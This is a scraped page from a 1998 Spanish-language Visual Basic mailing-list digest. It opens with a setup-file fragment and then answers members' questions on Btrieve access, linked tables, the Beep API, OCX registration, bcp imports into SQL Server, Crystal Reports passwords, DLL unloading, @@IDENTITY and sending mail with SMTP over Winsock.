0:00:00,89600,4.0.24.15,"","",""
File13=3,,VCF132.OC_,VCF132.OCX,$(WinSysPath),$(DLLSelfRegister),$(Shared),6/11/1998
15:37:18,617472,3.1.3.1,"","",""
File14=3,,MSOUTL32.OC_,MSOUTL32.OCX,$(WinSysPath),$(DLLSelfRegister),$(Shared),7/26/1995
0:00:00,78848,4.0.24.15,"","",""
File15=3,,VCFI32.OC_,VCFI32.OCX,$(WinSysPath),,$(Shared),10/27/1995
17:06:04,304128,2.0.0.18,"","",""
File16=3,,SPIN32.OC_,SPIN32.OCX,$(WinSysPath),$(DLLSelfRegister),$(Shared),7/26/1995
0:00:00,52736,1.0.0.44,"","",""
File17=3,,Conatador.hl_,Contador.hlp,$(AppPath),,,9/14/1998 14:43:14,483699,,"","",""
File18=3,SPLIT,Contador.ex1,Contador.exe,$(AppPath),,,9/21/1998
12:54:50,1391104,1.0.0.0,"","Contador","$(AppPath)\Contador.exe"
File19=4,,Contador.ex2,Contador.exe
File20=4,,Contador.DE_,Contador.DEP,$(AppPath),,,9/21/1998 13:00:06,7814,1.0.0.0,"","",""
{ESTO ES ANTES DEL CAMBIO}File27=5,,REGSVR32.EX_,REGSVR32.EXE,$(AppPath),,,8/11/1996
0:00:00,30720,4.0.1381.0,"","",""
{ESTO ES DESPUES DEL CAMBIO}
File27=5,,REGSVR32.EX_,REGSVR32.EXE,$(AppPath),,,8/11/1996 0:00:00,30720,4.0.138
1.0,"","Regsvr32","$(Apppath)\REGSVR32.EXE"

[Setup]
Title=Contador
DefProgramGroup=Conatdor
DefaultDir=$(ProgramFiles)\Contador
Setup=setup1.exe
AppExe=Contador.exe
AppToUninstall=Contador.exe
AppPath=

; The following lines may be deleted in order to obtain extra
; space for customizing this file on a full installation diskette.
;
; XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
; XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
; XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
; XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
; XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
; XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
; XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
; XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
; XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
; XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
; XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
; XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
; XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
; XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
; XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
; XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
; XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
```

```
; XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
; XX
```

```
; XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
; XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
; XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
; XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
; XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
; XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Con Btrieve el tema es el siguiente... se tiene que conocer la estructura de los archivos. Hay una aplicacion en DOS que se llama xtrieve y te permite organizar los archivos, existen 3 archivos, digamos por default ...
  file.ddf : contiene los archivos (DAT) organizados en forma de tablas
  field.ddf: contiene los campos con sus tipos y longitud de c/tabla (DAT)
  index.ddf: archivo de indices

El xtriebe creara estos archivos de definicion.

Hice un programita que traia datos de unos dat de btrieve corria algunos procesos y metia los resultados en una mdb. Lo hice con VB3 y DAO, muy simple. Me volvi loco al principio por no conocer el btrieve, mande un par de SOSs a la lista pero mucho no se sabia. De a poco (en 2 semanas) lo saque andando.

```
auxDB as database
snapddf as snapshot

Set auxDB = OpenDatabase(app.Path & "\file.ddf", False, False, "Btrieve;")
Set snapddf = auxDB.CreateSnapshot("select * from Padron where Periodo = '" &
sFecha & "'")
```

La clave es definir los dats. Si encuentro el Xtriebe lo mando o solo a los interesados.

Germán Guerrero
CatWare - Gcom

> ----------
> From: Santiago Martinez[SMTP:cacique@externa.com.ar]
> Sent: Wednesday, October 07, 1998 12:17 PM
> To: UBA
> Subject: (VB-ESP) Btrieve
>
> Alguna idea de donde conseguir un control para leer este tipo de bases.
> Busque en Pervasive, pero nada que me sirva.
> Se que hay unos ocx´s que funcionan como el data control pero no se..
> ALGUNA IDEA
>
> Gracias
>
> NetGroup S.A.
> Dept. Desarrollo e Investigación
> Santiago Martinez
> cacique@externa.com.ar

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Crear tabla de datos adjuntos

```
>Necesito crear en VB5 una tabla que tenga los datos de una tabla DBF, en
>Access se puede hacer, pero desde V.B. no se cual es el código.
>No quiero copiar la base de datos DBF, sino solamente adjuntarla para hacer
>una consulta.
>
Por una parte, si tienes access puedes vincularla desde access (a mano) y
ya está vinculada para siempre (hasta que la desvincules, claro).
Para hacerlo desde VB consulta la ayuda sobre CreateTableDef.

Este es un trozo del ejemplo que viene con dicha ayuda :

Dim dbsActual As Database
    Dim tdfDerechos As TableDef
    Dim rstRemoto As Recordset
    Dim sngInicio As Single
    Dim sngFin As Single
    Dim sngSinCaché As Single
    Dim sngCaché As Single
    Dim intBucle As Integer
    Dim strTemp As String
    Dim intRegistros As Integer

    ' Abre una base de datos a la que se agregó
    ' una tabla vinculada.
    Set dbsActual = OpenDatabase("DB1.mdb")

    ' Crea una tabla vinculada que se conecta a una base de datos

' Microsoft SQL Server.
    Set tdfDerechos = _
        dbsActual.CreateTableDef("Derechos")
    tdfDerechos.Connect = _
        "ODBC;DATABASE=eds;UID=sa;PWD=;DSN=Publicaciones"
    tdfDerechos.SourceTableName = "EsqDer"
    dbsActual.TableDefs.Append tdfDerechos


Un saludo.

_____________________________________________________
José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Emitir un beep largo

En caso que trabajes con NT esto te puede ayudar

```
Public Declare Function Beep Lib "kernel32" (ByVal dwFreq As Long, ByVal
dwDuration As Long) As Long

Example:

Beep 1000,1000

Note:
On Windows 95 this command simply sounds the default system beep.
```

-----Original Message-----
From: Javi Pardo [mailto:jpardo@epel-ind.com]
Sent: Tuesday, October 06, 1998 5:12 AM
To: foro
Subject: (VB-ESP) emitir un beep largo

como puedo emitir un beep largo por el altavoz interno del pc???
el beep que suena en el pc es muy corto y quiero hacer un beep que dure mas .... y que sea mas fuerte (que pueda regular la frecuencia y duracion.. como se puede hacer en TurboPascal)
un saludo

Javi Pardo
jpardo@epel-ind.com
Dep. Informatica
EPEL INDUSTRIAL S.A.
http://www.epel-ind.com

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Error inesperado 50003

Ese error nos dio con un EXE hecho con VB5 + SP3 que quisieron
ejecutar en un equipo con VB (sin SP3).

El control que daba el error en concreto era MSCOMM32.OCX y la solución fue
copiar el mas moderno (SP3) y registrarlo en el otro equipo con el
REGSVR32.EXE.

Tu problema debe ser identico con este OCX u otros, te recomiendo volver a
generar los discos de instalación para que lleve los OCX y DLL más modernos.

Un saludo.

-----Mensaje original-----
De: comercial <comercial@controlp.es>
Para: vb-esp@ccc.uba.ar <vb-esp@ccc.uba.ar>
Fecha: miércoles 7 de octubre de 1998 11:09
Asunto: (VB-ESP) !Help!.Error inesperado 50003

>Se produce al cargar el MDI
>
>

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Error instalación usando el activex de calendario

Es un error del sistema de instalación de VB:

La solucion consiste en sustituir DLLSelfRegisterEx por DLLSelfRegister en el fichero Setup.lst que está en el primer disco de instalación.

Un saludo.

-----Mensaje original-----
De: Orlando "Morfeo" Márquez <lantenv@telcel.net.ve>
Para: vb-esp@ccc.uba.ar <vb-esp@ccc.uba.ar>
Fecha: martes 6 de octubre de 1998 9:45
Asunto: (VB-ESP) Could not be registered because it was not found

Hola lister@s:
Despues que coloque el control calendario en mi aplicación, al momento de generar los instaladores me aparece el siguiente mensaje de error:
The file 'c:\windows\system\$(DLLSelfRegisterEx)' Could not be registered because it was not found
...

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Importar datos a SQL Server

Copia una tabla de una base de datos a / desde un fichero en un formato especificado por el usuario.

Sintaxis :

```
bcp [[database_name.]owner.]table_name {in | out} datafile [/m
maxerrors] [/f formatfile] [/e errfile] [/F firstrow] [/L lastrow] [/b
batchsize] [/n] [/c] [/E][/t field_term] [/r row_term] [/i inputfile]
[/o outputfile] /U login_id [/P password] [/S servername] [/v] [/a
packet_size]
```

donde

database_name

Especifica la base de datos. Si la tabla copiada está en tu base de datos por defecto, este parámetro es opcional.

owner

Nombre del propietario. Este nombre es opcional si eres el propietario de la tabla copiada. Este parámetro es opcional. Si no se especifica propietario y tú no eres el propietario de la tabla el programa no se ejecuta.

table_name

Especifica el nombre de la tabla a copiar.

in | out

Indica la dirección de la copia. La opción in copia del fichero a la base de datos; la opción out copia de la base de datos al fichero.

datafile

Es el nombre completo (con path) del fichero cuando se copia la tabla a / desde un fichero en el disco duro o un único disquete. Puede tener desde 1 hasta 255 caracteres. Cuando se copia una tabla a / desde múltiples disquetes este parámetro contendrá sólo el nombre de la unidad (por ejemplo A:).

/m maxerrors

Es el máximo número de errores que pueden ocurrir antes de cancelar la copia. Cada fila que no puede ser copiada por bcp es ignorada y contada como un error. Si no se incluye esta opción, el valor por defecto es 10.

/f formatfile

Es el nombre completo de un fichero que contiene las respuestas de un uso previo de bcp en esta misma tabla; la creación del fichero de formato es opcional. Usa esta opción si ya tienes creado un fichero de formato que quieres usar. Después de que contestes las preguntas de formato, bcp te pregunta si quieres guardar las respuestas en un fichero de formato. El nombre por defecto es BCP.FMT. Si no se emplea esta opción, bcp te preguntará la información sobre el formato.

/e errfile

Es el nombre completo del fichero de errores donde bcp guardará las filas que no pueda transferir del fichero a la base de datos. Los mensajes de error del bcp irán a la estación de trabajo del usuario. Si no se emplea esta opción no se creará el fichero de errores.

/F firstrow

Especifica el número de la primera fila a copiar (por defecto será la primera fila).

/L lastrow

Especifica el número de la última fila a copia (por defecto será la última fila).

/b batchsize

Especifica el número de filas a copiar por cada lote (por defecto copia todas las filas en un lote).

/n

Efectúa la operación de copia empleando los tipos de datos de la base de datos como por defecto. Esta opción no pregunta por cada campo; usa los valores por defecto.

/c

Efectúa la operación de copia con el tipo de datos carácter como valor por defecto. Esta opción no pregunta por cada campo; usa el carácter como tipo de almacenamiento por defecto, sin prefijos, \t (tab) como separador de campos y \n (new line) como separador de filas.

/E

Es empleado cuando hay valores identity (contador) en la tabla a importar.
Cuando se importan datos, se le asigna temporalmente un valor 0 a una columna identity. Mientras se insertan filas en la tabla, SQL Server asigna valores únicos teniendo en cuenta los incrementos especificados durante la creación de la tabla.
Use la opción /E cuando los valores identity ya estén en el fichero.
Si prefieres los valores identity generados por SQL Server no coloques las columnas con valores identity en el fichero.

/t field_term

Separador de campos por defecto.

/r row_term

Separador de filas por defecto.

/i inputfile

Nombre del fichero que redirige la entrada a bcp.

/o outputfile

Nombre del fichero que recibe la salida redirigida de bcp.

/U login_id

Identificador de usuario.

/P password

Password del usuario. Si no se emplea esta opción, bcp preguntará la password. Si se emplea esta opción al final de la línea de comandos sin poner ninguna password, bcp emplea la password por defecto (NULL).

/S servername

Especifica el SQL Server al que queremos conectarnos. El servername es el nombre del servidor en la red. Esta opicón es necesaria si estás ejecutando bcp desde un ordenador de la red.

/v

Devuelve la versión de la DB-Library.

/a packet_size

Es el número de bytes, por cada paquete de red, enviado a y desde el servidor. Esta opción de configuración del servidor se puede establecer usando SQL Enterprise Manager (o el procedimiento almacenado sp_configure system). De todas formas, esta opción puede modificarse para una tarnsferencia en concreto con el parámetro /a del bcp. Los valores válidos para packet_size van desde 512 hasta 65535. El valor por defecto para el servidor es 4096; el valor por defecto para la versión de NT del bcp es 4096; el valor por defecto para MS-DOS es 512.
Incrementar el tamaño del paquete puede mejorar el rendimiento de grandes operaciones de copia. Las pruebas de Microsoft indican que de 4096 a 8192 son normalmente los valores mejores para grandes operaciones de copia. Si se pide un paquete mayor pero no puede ser garantizado, el cliente asumirá por defecto 512. Las estadísticas de rendimiento que se generan al final de la ejecución del bcp muestran el tamaño de paquete empleado.

-----Original Message-----
From: Carlos Chaine
Sent: Monday, October 05, 1998 8:36 AM
To: vb-esp@ccc.uba.ar
Subject: (VB-ESP) Importar datos a SQL Server

Alguno conoce una forma rapida de importar datos desde un archivo de texto a SQL Server.
Con el INSERT SQL, resulta demasiado lento para una tabla de 1.200.000 registros.
Cada linea del archivo es un registro. Uso la funcion Mid para separar los campos.

Acepto cualquier consejo. Gracias.

Chaine Carlos Daniel.

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Instalación graph32.ocx

>esto no funciono, de echo tome cada control que especifica en el readme
>y los registre y desregistre manualmente.
>tengo problemas para con un control cuando lo trato de registrar o de
>desregistrar.
>estos son el graph32.exe y el rdo_*.dll no recuerdo el nobre en este
>momento.

El GRAPH32.OCX para registrarlo requiere que se encuentren los archivos GSW32.EXE y GSWDLL32.DLL en el directorio System. Lo mismo si vas a distribuir tu aplicacion, tenes que incluir
los tres archivos, y registrar solo el OCX.

Christian Gustavo Riva
Buenos Aires, Argentina
http://soft.cjb.net

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Password de Access con CR 6 (Solución)

Hola de Nuevo:

Me respondo mi propio mensaje indicando la solución al
problema:

Cuando la Base de datos sólo está protegida con contraseña, la
solución consiste en unir chr(10) y la contraseña a la hora de
establecer la misma.

Es decir:

CrystalReport1.Password = "mipass"

debería ser:

CrystalReport1.Password = chr(10) & "mipass"

Espero que le pueda servir a alguien más.

Un saludo

Jon

jonasin@cimv.es

LOOP escribió:

> Tengo creado un Report en Crystal Reports que imprime los
> datos almacenados en una tabla de Access.
>
> La base de datos de Access está protegida con una
> contraseña, mipass, pero a la hora de intentar
>
> imprimir el Report desde un programa creado VB 5.0 me envía
> un mensaje de error:
>
> File could not be opened.....Unabled to connect:
> incorrect session parameters
>
> (Si le quito la contraseña a la Base de Datos todo funciona
> a la perfección).
>
> El código que utlizo es el Siguiente:
>
> CrystalReport1.Password = "mipass"
> CrystalReport1.Destination = crptToWindow
> CrystalReport1.ReportFileName = App.Path &
> "\produccion.rpt"
> CrystalReport1.DataFiles(0) = basedatos
> CrystalReport1.Action = 1
>
> Muchas Gracias por vuestra atención
>
> --

> Jon
> jonasin@cimv.es

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Descargar libreria DLL de memoria

>>>>
mi pregunta es sencilla y clara: como puedo descargar de la memoria la dll
sin cerrar el programa y que cuando lo vuelva a necesitar se carge, todo
esto sin cerrar la aplicacion??????????
<<<<
No lo he probado, pero supongo que te puede servir la función FreeLibrary
que resta uno del contador que usan las dll's para saber si deben
descargarse. Cuando ese contador llega a cero la dll se descarga
automáticamente. Ese contador aumenta en uno cada vez que una aplicación
carga la dll (realmente sólo está una vez, por lo menos el código).

En un módulo :

```
Declare Function GetModuleHandle Lib "kernel32" Alias "GetModuleHandleA"
(ByVal lpModuleName As String) As Long
Declare Function FreeLibrary Lib "kernel32" (ByVal hLibModule As Long) As Long
```

Para liberar la dll :

```
dim hLoadModule as long
hLoadModule = GetModuleHandle("NombreDeLaDLL.DLL")
if hLoadModule = 0 then
    'la dll no está cargada ..
else
    hLoadModule = FreeLibrary(hLoadModule)
    if hLoadModule = 0 then
        'no pudo descargarla
    end if
end if
```

Te agradecería que me avisaras si te funciona.

Un saludo.

_____
José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma

Resumen

Página de Visual Basic

Página principal

1598488

Obtener "identity" de SQL Server *(3 mensajes)*

Hay una variable global llamada @@identity, que contiene el numero identity
generado mas recientemente.
 La podes consultar despues del insert.

 USE database
 SELECT @@identity

 Espero que te sirva de ayuda.
 Chau

 Chaine Carlos Daniel.

> -----Mensaje original-----
> De: vb-rec@ccc.uba.ar [SMTP:vb-rec@ccc.uba.ar] En nombre de Alberto
> Perdomo
> Enviado el: jueves 1 de octubre de 1998 8:37
> Para: Lista de Visual Basic
> Asunto: (VB-ESP) Como obtengo el último numero "identity" de un
> registro SQL Server
> Importancia: Alta
>
> Hola,
>
> Tengo varias tablas en SQL Server 6.5 con el tipo de datos "identity"
> (lo que es AutoNumber en Access) como llave primaria. Quisiera saber
> cuál es la mejor forma para obtener el número de un registro recien
> ingresado, o sea, tan pronto hago INSERT a la tabla quisiera saber
> cual fue el número generado para este registro.
>
> En espera de sus comentarios,
>
> Gracias,
>
> Alberto.

```
Dim rstTest As Resultset

strSQLselect = "SET NOCOUNT ON " _ &
                          " INSERT INTO TEST (TEST_DESC) " & _
                          " VALUES ('Test1') " & _
                          " SELECT @@IDENTITY " & _
                          " SET NOCOUNT OFF"

Set rstTest = conConnect.OpenResultset(strSQLSelect, rdOpenKeyset)

MsgBox rstTest(0) ' Returns IDENTITY
```

 Alberto Rodríguez Calvo (cittarc@usc.es)

Centro de Innovación e Transferencia de Tecnoloxia (CITT)
Universidade de Santiago de Compostela
Páxina Web do CITT: http://www.usc.es/citt

Avda. Ciencias s/n, Campus Sur Tfno (9)81 599800
15706 Santiago de Compostela (A Coruña) (9)81 563100 Ext 14380
España Fax (9)81 599309

-----Mensaje original-----
De: Alberto Perdomo <a.perdomo@codetel.net.do>
Para: Lista de Visual Basic <vb-esp@ccc.uba.ar>
Fecha: jueves 1 de octubre de 1998 13:47
Asunto: (VB-ESP) Como obtengo el último numero "identity" de un registro SQL Server

Hola,

Tengo varias tablas en SQL Server 6.5 con el tipo de datos "identity" (lo que es AutoNumber en Access) como llave primaria. Quisiera saber cuál es la mejor forma para obtener el número de un registro recien ingresado, o sea, tan pronto hago INSERT a la tabla quisiera saber cual fue el número generado para este registro.

En espera de sus comentarios,

Gracias,

Alberto.

```
SQL = "SET NOCOUNT ON INSERT TuTabla VALUES(DEFAULT) SELECT @@IDENTITY
SET NOCOUNT OFF "
Set rs = cn.OpenResultset(SQL, rdOpenKeyset, rdConcurRowVer,
rdExecDirect)
MsgBox "Tu Nuevo Valor asignado por el Identity es " & Cstr(rs(0))
```

Nota: En Values(Default,Default.....) pones tantos default como campos tenga la tabla

-----Original Message-----
From: Alberto Perdomo
Sent: Thursday, October 01, 1998 7:37 AM
To: Lista de Visual Basic
Subject: (VB-ESP) Como obtengo el último numero "identity" de un registro SQL Server
Importance: High

Hola,

Tengo varias tablas en SQL Server 6.5 con el tipo de datos "identity" (lo que es AutoNumber en Access) como llave primaria. Quisiera saber cuál es la mejor forma para obtener el número de un registro recien ingresado, o sea, tan pronto hago INSERT a la tabla quisiera saber cual fue el número generado para este registro.

En espera de sus comentarios,

Gracias,

Alberto.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

SMTP. Funcionamiento. *(2 mensajes)*

Pido perdón de antemano por la extensión de este documento.

Después de estudiar los datos que nos aportó el compañero "Antonio Guillermo" y de investigar en diversas fuentes he averiguado las reglas a seguir para enviar correo mediante comandos SMTP, usando el control "winsock".

Para los que no saben de lo que estoy hablando les diré que se trata de establecer un dialogo directo entre nuestro programa de VB y el servidor de correo SMTP (el que gestiona nuestra dirección de correo).

Esto significa que nuestros mensajes irán directamente desde nuestro programa de Visual Basic al servidor SMTP sin utilizar ningún otro programa intermedio de correo electrónico.

Antes de nada vale la pena explicar un poco los comandos SMTP mas frecuentes y las respuestas que debemos esperar del servidor SMTP.

Para los ejemplos usaré como servidor SMTP "smtp.MiProveedor.es" y como cuenta de correo "Yo@MiProveedor.es"

Como regla general al enviar un comando SMTP debemos esperar una respuesta del servidor SMTP. Esta respuesta consta de dos partes. La primera es un número de tres cifras y la segunda es una descripción. Debemos fijarnos en este número de tres cifras para saber que ha hecho el servidor con nuestro comando.

Hay una serie de respuestas estándar que nos encontramos siempre y que hacen referencia a errores. Las descripciones que acompaño son genéricas, y en cada caso, el servidor nos envía una descripción ajustada al error.

```
 500 - Comando no reconocido. Error de sintaxis
 501 - Error en los argumentos del parámetro.
 502 - Comando no implementado
 503 - Secuencia de comandos incorrecta
 504 - Argumento no implementado
 550 - Buzón de correo no disponible
 551 - Usuario no es local
 552 - Acción abortada por exceso de datos
 553 - Buzón de correos no accesible
 554 - Transacción fallida
```

Otras respuestas nos informan de que el comando ha tenido éxito.

```
 220 - El servidor SMTP nos ha reconocido y esta preparado
 221 - La solicitud de cierre de la comunicación ha sido aceptada
 250 - Solicitud aceptada
 251 - Usuario no es local, pero se acepta el envío
 354 - Acepta el resto de datos que enviemos como texto libre.
```

Otras respuestas nos informan de otros problemas.

```
 421 - El servicio no esta disponible.
 450 - Solicitud rechazada. (Por ejemplo: buzón lleno)
 451 - Solicitud abortada. (posible error interno)
```

452 - Solicitud no aceptada. (Por ejemplo: disco lleno)

Paso a describir uno a uno los comandos SMTP básicos.

- HELO : Sirve para identificarnos frente al servidor SMTP
ejemplo: "HELO Yo"
Respuestas posibles : 220 - el servidor SMTP nos ha reconocido.
500, 501, 504, 421 - Error

- MAIL : Se usa para iniciar una transacción de correo y contiene la dirección de respuesta. Esta dirección de respuesta se usará para el envío de noticias al emisor a posteriori.
Ejemplo: "MAIL FROM: <Yo@MiProveedor.es>"
Respuestas posibles : 250 - Solicitud aceptada
552, 451, 452 - Fallo
500, 501, 421 - Error

- RCPT : Se usa para indicar el receptor del mensaje. Si se quieren especificar múltiples receptores, se debe enviar este comando múltiples veces.
Ejemplo: "RCPT TO:<Tu@TuProveedor.es>"
Respuestas posibles : 250, 251 - Solicitud aceptada
550, 551, 552, 553, 450, 451, 542 - Fallo
500, 501, 421 - Error

- RSET : Indica que se debe abortar el mensaje actual.
Ejemplo: "RSET"
Respuestas posibles : 250 - Solicitud aceptada
500, 501, 504, 421 - Error

- DATA : Indica que las líneas siguientes que se envíen no se procesaran como comandos sino como texto libre. Este texto libre puede contener cualquiera de los 128 caracteres ASCII. Cuando enviemos una línea con un punto solo, el servidor SMTP interpretará que se ha terminado el mensaje
Ejemplo: "DATA"
"Hola Pedro. bla, bla, bla" (*)
"bla, bla" (*)
"bla, bla" (*)
"."
Resp.posibles de "DATA" : 354 - Acepta resto de líneas como texto
451, 554 - Fallo
500, 501, 503, 421 - Error
Resp.posibles de "." : 250 - Mensaje aceptado
552, 554, 451, 452 - Fallo

(*) Estas líneas de texto libre no devuelven ningún tipo de código.

- QUIT : Cierra la comunicación con el servidor SMTP.
Ejemplo: "QUIT"
Respuestas posibles : 221 - Solicitud aceptada
500 - Error

Como norma general podemos decir que los códigos 2xx y 3xx significan que el comando se ha procesado bien y los códigos 4xxx y 5xx que ha fallado.
Por este motivo podemos generalizar y fijarnos solo en el primer dígito para conocer el resultado del comando.

Para proceder a construir nuestro programa de correo, necesitaremos un

"FORM" con el control "Winsock". A este control le llamaremos "Sck"

Lo primero que haremos antes de enviar nada es abrir una línea de comunicaciones entre nosotros y el servidor SMTP.

Pondremos el siguiente código en el botón que usemos para lanzar el mensaje:

```
Sck.Protocol = sckTCPProtocol
Sck.RemotePort = 25
Sck.RemoteHost = "smtp.MiProveedor.es"
Sck.Connect
```

Si no consigue conectar se activará el evento

```
Sck_Error
```

Este evento nos proporciona información acerca de la naturaleza del problema. Podemos consultar las variables "Number" y "Description".

Cuando la conexión se haya completado recibiremos el evento

```
Sck_Connect
```

y a la vez recibiremos el código 220.

Para comprobar que efectivamente recibimos este código nos guiaremos por el evento

```
Sck_DataArrival
```

y lo recogeremos con "Sck.GetData Variable"

En este momento ya estamos en disposición de enviar nuestro primer comando SMTP.

```
Sck.SendData ("MAIL FROM: <Yo@MiProveedor.es>" & vbCrLf)
```

Sabremos que los datos se han enviado por completo cuando recibamos el evento

```
Sck.SendComplete
```

Ahora solo falta esperar la respuesta del servidor SMTP, que la recogeremos en el evento

```
Sck_DataArrival
```

con "Sck.GetData Variable"

Si recibimos un 250, sabremos que nuestra petición ha sido aceptada y continuaremos. Si no, enviaremos un "RSET" para cancelar el mensaje. Algo ha ido mal.

Siguiendo este mismo procedimiento enviaremos el resto de comandos mientras recibamos los códigos 2xx y 3xx.

```
Sck.SendData ("RCPT TO: <Tu@TuProveedor.es>" & vbCrLf)
Sck.SendData ("DATA" & vbCrLf)
Sck.SendData ("Apreciado amigo" & vbCrLf)
Sck.SendData ("bla, bla" & vbCrLf)
Sck.SendData ("bla, bla" & vbCrLf)
```

```
        Sck.SendData ("bla, bla" & vbCrLf)
        Sck.SendData ("bla, bla" & vbCrLf)
        Sck.SendData ("." & vbCrLf)
```

Si todo ha ido bien podríamos volver a comenzar y enviar otro mensaje

```
        Sck.SendData ("MAIL FROM: <Yo@MiProveedor.es>" & vbCrLf)
        Sck.SendData ("RCPT TO: <Tu@TuProveedor.es>" & vbCrLf)
        Sck.SendData ("DATA" & vbCrLf)
        Sck.SendData ("Apreciado amigo" & vbCrLf)
        Sck.SendData ("bla, bla" & vbCrLf)
        Sck.SendData ("bla, bla" & vbCrLf)
        Sck.SendData ("bla, bla" & vbCrLf)
        Sck.SendData ("bla, bla" & vbCrLf)
        Sck.SendData ("." & vbCrLf)
```

Al finalizar el envío de todos los mensajes deberemos enviar un comando "QUIT" y cerrar el canal con Sck.Close

Debemos tener presente que una vez enviado el comando "DATA", el servidor SMTP no es capaz de entender ningún comando más que el de final de mensaje ".".

Existe una restricción en cuanto al tamaño de los mensajes se refiere.
- Direcciones de correo: como máximo 256 caracteres.
- Nombre del usuario: como máximo 64 caracteres.
- Línea de comandos incluyendo el comando, los parámetros y el : como máximo 512 caracteres.
- Línea de respuesta del servidor SMTP incluyendo el código y el : como máximo 512 caracteres.
- Línea de texto incluyendo : 1000 caracteres.
- Destinatarios del mensaje: Como máximo 100 destinatarios simultáneos.

Si en algún momento excediésemos estos valores recibiremos alguno de estos mensajes
500 - Línea demasiado larga
501 - Dirección demasiado larga
552 - Demasiados destinatarios
552 - Línea de mensaje demasiado larga

Bueno, por ahora os dejo para que dijerais toda esta información.
En próximos días os enviaré más.

Un saludo

==========
Raúl Giménez Fuentes
raulgimenez@redestb.es
ICQ #4332550
Barcelona-España
==========

---------- PROBANDO SMTP ----------

Os explico una manera de probar si los comandos SMTP que estamos enviando desde nuestro programa de VB son correctos.

Por lo menos, a mi me ha sido muy útil para depurar mis programa y para entender mejor el funcionamiento de este protocolo de comunicaciones.

Para realizar estas pruebas usaremos el programa TELNET que encontraremos en el directorio Windows.

Una vez arrancado el programa TELNET debemos iniciar una sesión. Como Host pondremos nuestro servidor SMTP (por ejemplo "smtp.MiProveedor.es" y como puerto el 25. En las preferencias de terminal, activaremos el "eco local" en caso de que no veamos lo que escribimos.

Al iniciar la sesión, nos debe aparecer un mensaje similar a este:

220 cinet.fcr.es ESMTP Sendmail 8.8.8/8.8.8; Thu, 24 Sep 1998 01:33:24 +0200

A partir de aquí ya podemos comenzar a escribir los comandos SMTP.
El primero puede ser "HELP", que nos informará de los comandos disponibles.

A continuación os presento una sesión TELNET de ejemplo.

SMTP> 220 cinet.fcr.es ESMTP Sendmail 8.8.8/8.8.8; Thu, 24 Sep 998 01:33:24 +0200 (CEST)
YO > HELO raul
SMTP> 250 cinet.fcr.es Hello ppp174.202.redestb.es [195.122.202.174], pleased to meet you
YO > MAIL FROM:<raulgimenez@redestb.es>
SMTP> 250 Sender <raulgimenez@redestb.es> Ok
YO > RCPT TO:<alguien@redestb.es>
SMTP> 250 Recipient <alguien@redestb.es> Ok
YO > RCPT TO:<otroalguien@redestb.es>
SMTP> 250 Recipient <otroalguien@redestb.es> Ok
YO > DATA
